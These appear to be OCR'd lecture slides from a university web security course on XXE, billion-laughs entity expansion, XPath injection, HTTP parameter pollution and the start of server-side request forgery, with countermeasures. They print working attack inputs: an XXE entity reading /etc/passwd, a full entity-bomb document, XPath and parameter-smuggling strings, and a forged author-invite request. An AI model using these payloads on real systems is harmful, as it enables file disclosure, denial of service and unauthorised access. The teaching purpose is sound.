CSE 361: Web Security

Assorted Server-side Issues

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
XML (In)security



XML as a data source

- XML is well-structured markup language
  - somewhat the basis for HTML
  - basis for other formats such as SVG
- XML consists of elements
  - everything between opening and closing tags
  - elements can be empty
  - elements may have attributes
- Validity of XML determined by Document Type Definition (DTD)
  - defines "valid" structure
  - can add custom entities

```xml
<?xml version="1.0" encoding="utf-8"?>
<Employees>
  <Employee ID="1">
    <UserName>PhilipJFry</UserName>
    <Password>SlurmCola</Password>
    <Type>Admin</Type>
  </Employee>
  <Employee ID="2">
    <UserName>TurangaLeela</UserName>
    <Password>LoveNibler</Password>
    <Type>User</Type>
  </Employee>
</Employees>
```

XML DTD and Entities

- DTD defines valid elements
  - <!ELEMENT ..>
- Elements may have attribute list
  - <!ATTLIST ..>
- Custom entities can be defined
  - map entity name to value
- `&age;: 26`
  - `<!ENTITY age "Age">` (english DTD)

```
<!ENTITY % ImgAlign "(top|middle|bottom|left|right)">
<!ELEMENT img EMPTY>
<!ATTLIST img
  %attrs;
  src          %URI;          #REQUIRED
  alt          %Text;         #REQUIRED
  ....
  align        %ImgAlign;     #IMPLIED
  ...
>
```

XML Document Types

- DTD is external file which contains the document type
  - can also be included in XML file itself
  - may define element and entities

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<!DOCTYPE Name [
  <!ELEMENT Name (#CDATA)>
]>
<Name>PhilipJFry</Name>
```

- SYSTEM keyword can be used to refer to **external entities**

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<!DOCTYPE Name SYSTEM "http://example.org/names.dtd">
<Name>PhilipJFry</Name>
```

Abusing XML External Entities (XXE)

- SYSTEM may also be contained in entity values
- Attacker may craft entities of his choosing
  - including SYSTEM in their values
- If external entities are allowed, attacker can read arbitrary files

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<!DOCTYPE attack [
  <!ELEMENT attack ANY >
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<attack>&xxe;</attack>
```

XML Billion Laughs

- Denial of service attack
- Abuses nested entity referencing
  - each entity refers "previous" entity 10 times
  - 10^9 = 1,000,000,000 elements
- Uses up all memory
  - exponential amount of space

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
 <!ENTITY lol "lol">
 <!ELEMENT lolz (#PCDATA)>
 <!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
 <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
 <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
 <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
 <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
 <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
 <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
 <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
 <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
```

Avoiding XXE / Billion Laughs

- PHP uses libxml
  - `libxml_disable_entity_loader(true)`
- Python features different XML modules
  - sax and pulldom are vulnerable to XXE
  - etree, minidom, xmlrpc are **not** vulnerable to XXE
- defusedxml Python module specifically stops attacks
  - several python-based fixes for the issues
- Since Python 3.7, all built-in libraries have external entities disabled

XPath

- Consider data stored in XML format
  - XPath enables querying that data (based on a path "description")
- Example: user database

```python
from lxml import etree

username = "PhilipJFry"
password = "Unknown"

def login(user, pwd):
  f = open("database.xml")
  tree = etree.parse(f)
  matches = tree.xpath("//Employee[UserName/text()='%s'
and Password/text()='%s']" % (user, pwd))
  if len(matches) > 0:
    return matches[0]

user = login(username, password)
```

```xml
<?xml version="1.0" encoding="utf-8"?>
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    <Password>LoveNibler</Password>
    <Type>User</Type>
  </Employee>
</Employees>
```

```
//Employee[UserName/text()='PhilipJFry'
 and Password/text()='Unknown']
```

XPath Injection

- Consider data stored in XML format
  - XPath enables querying that data (based on a path "description")
- Example: user database

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from lxml import etree

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</Employees>
```

```
//Employee[UserName/text()='PhilipJFry'
 or 'a'='a' and Password/text()='Unknown']
```

Avoiding XPath Injections

- Problem is similar to SQL injection
  - mixing code and data
- Different countermeasures possible
  - Whitelisting/allowlisting of characters (only allow alphanumerical values)
  - replace XPath with programmatic checks
    - iterate over all elements, check if username matches

```
def login(name, pwd):
  f = open("database.xml")
  tree = etree.parse(f)
  for employee in tree.iterfind("Employee"):
    username = employee.find("UserName").text
    password = employee.find("Password").text
    if username == name and password == pwd:
      return username
  return None
```

HTTP Parameter Pollution

HTTP Parameter Pollution (HPP)

- HTTP parameters (POST/GET) defined in RFC 3986
  - series of `name=value` pairs, separated by &
  - consequently, & and = have to be escaped (also `; / ? : # @ + $ ,`)
  - so-called "percent encoding" (hex value of ASCII value)
    - e.g., # becomes %23, ? becomes %3f
- Programming languages allow access to the parameters
  - PHP `$_GET`, `$_POST`, `$_REQUEST` (combines HTTP parameters with session and cookies)
  - Django: `request.GET`, `request.POST`
- What happens if we have multiple parameters of the same name?

HPP: Duplicate names

Technology/HTTP back-end	Overall Parsing Result	Example
ASP.NET/IIS	All occurrences of the specific parameter	par1=val1,val2
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PHP/Apache	Last occurrence	par1=val2
PHP/Zeus	Last occurrence	par1=val2
JSP,Servlet/Apache Tomcat	First occurrence	par1=val1
JSP,Servlet/Oracle Application Server 10g	First occurrence	par1=val1
JSP,Servlet/Jetty	First occurrence	par1=val1
IBM Lotus Domino	Last occurrence	par1=val2
IBM HTTP Server	First occurrence	par1=val1
mod_perl,libapreq2/Apache	First occurrence	par1=val1
Perl CGI/Apache	First occurrence	par1=val1
mod_perl,lib???/Apache	Becomes an array	ARRAY(0x8b9059c)
mod_wsgi (Python)/Apache	First occurrence	par1=val1
Python/Zope	Becomes an array	['val1', 'val2']
IceWarp	Last occurrence	par1=val2
AXIS 2400	All occurrences of the specific parameter	par1=val1,val2
Linksys Wireless-G PTZ Internet Camera	Last occurrence	par1=val2
Ricoh Aficio 1022 Printer	First occurrence	par1=val1
webcamXP PRO	First occurrence	par1=val1
DBMan	All occurrences of the specific parameter	par1=val1~~val2

https://www.owasp.org/images/b/ba/AppsecEU09_CarettoniDiPaola_v0.8.pdf

HPP: Effects

- Web server and application may differ in understanding of parameters
  - e.g., filtering in server config
- Injection attacks may be split up
  - http://vuln.com/?injectable=<script>alert(1); void("&injectable=")</script>
  - becomes ['<script>alert(1); void("', '")</script>'] in Python
  - Used to bypass XSSAuditor (looked for `alert(1); void("', '")` in request)
- Precedence rules of different languages can be abused

Abusing HPP

- How can you (assuming matriculation number 1234567) always pass the exam? You can freely choose the matriculation number during signup.

```php
<?php
$res = mysql_query("SELECT matr, name FROM students");
foreach ($row in mysql_fetch_row($res)) {
  // be sure that no malicious matr can break out for XSS
  $cleaned_matr = str_replace('"', '', $row[0]);
  $name = htmlentities($row[1]);
  print '<a href="/examresult?result=fail&matr='.$cleaned_matr.'">'.$name.' failed</a>';
  print '<a href="/examresult?result=pass&matr='.$cleaned_matr.'">'.$name.' passed</a>';
}
?>
```

Abusing HPP by injecting parameters

- Register a student with forged matriculation number
  - 1234567&result=pass

- PHP gives precedence to last occurance

```
<?php
$res = mysql_query("SELECT matr, name FROM students");
foreach ($row in mysql_fetch_row($res)) {
  // be sure that no malicious matr can break out for XSS
  $cleaned_matr = str_replace('"', '', $row[0]);
  $name = htmlentities($row[1]);
  print '<a href="/examresult?result=fail&matr='.$cleaned_matr.'">'.$name.' failed</a>';
  print '<a href="/examresult?result=pass&matr='.$cleaned_matr.'">'.$name.' passed</a>';
}
?>
```

```
<a href="/examresult?result=fail&matr=1234567&result=pass">Attacker failed</a>
<a href="/examresult?result=pass&matr=1234567&result=pass">Attacker passed</a>
```

HPP in the wild

- Most famous example in blogger.com
  - mismatch in blogID check in privilege assignment
  - permission check on **first** occurrence of parameter
  - target blog check on **second** occurrence


```
POST /add-authors HTTP/1.1

security_token=attackertoken&
blogID=attackerblogidvalue&
blogID=victimblogidvalue&
authorsList=attacker%40gmail.com&
ok=Invite
```

Avoiding HPP

- Double-check types of parameters
  - single parameter yields string, multiple parameters list
- When storing data from client, ensure proper encoding of & characters
  - avoids example as with the matriculation number
- Alternatively, parse parameters manually and check that none occur twice

Server-Side Request Forgery



Recall: Cross-Site Request Forgery (CSRF / "Sea Surf")

- Malicious site uses JavaScript to "force" browser to certain action
  - e.g., post a form, visit a given site
- Cookies are attached
  - request is conducted for logged-in user
- State-changing action may occur

Server-Side Requests

- Three entities involved: Client (C), Server (S), External Server (ES)


C

S

ES


Server-Side Requests

- C provides url_{ES} to S




Server-Side Requests

- C provides url_{ES} to S
- S extracts url_{ES} from C's request, retrieves from ES




Server-Side Requests

- C provides url_{ES} to S
- S extracts url_{ES} from C's request, retrieves from ES
- Given the response from ES, S forwards result to C
  - Might be modified (e.g., extra headers added)




Server-Side Requests: Legitimate uses

- Preview of resources
  - e.g., social media, Skype, Slack, ..
- Caching/Proxying
  - e.g., Google Mail proxies images
  - preserves privacy of IP address of actual user
  - feed parsers
- Import of data in online applications
  - Google image search
  - Google translate



Server-Side Requests

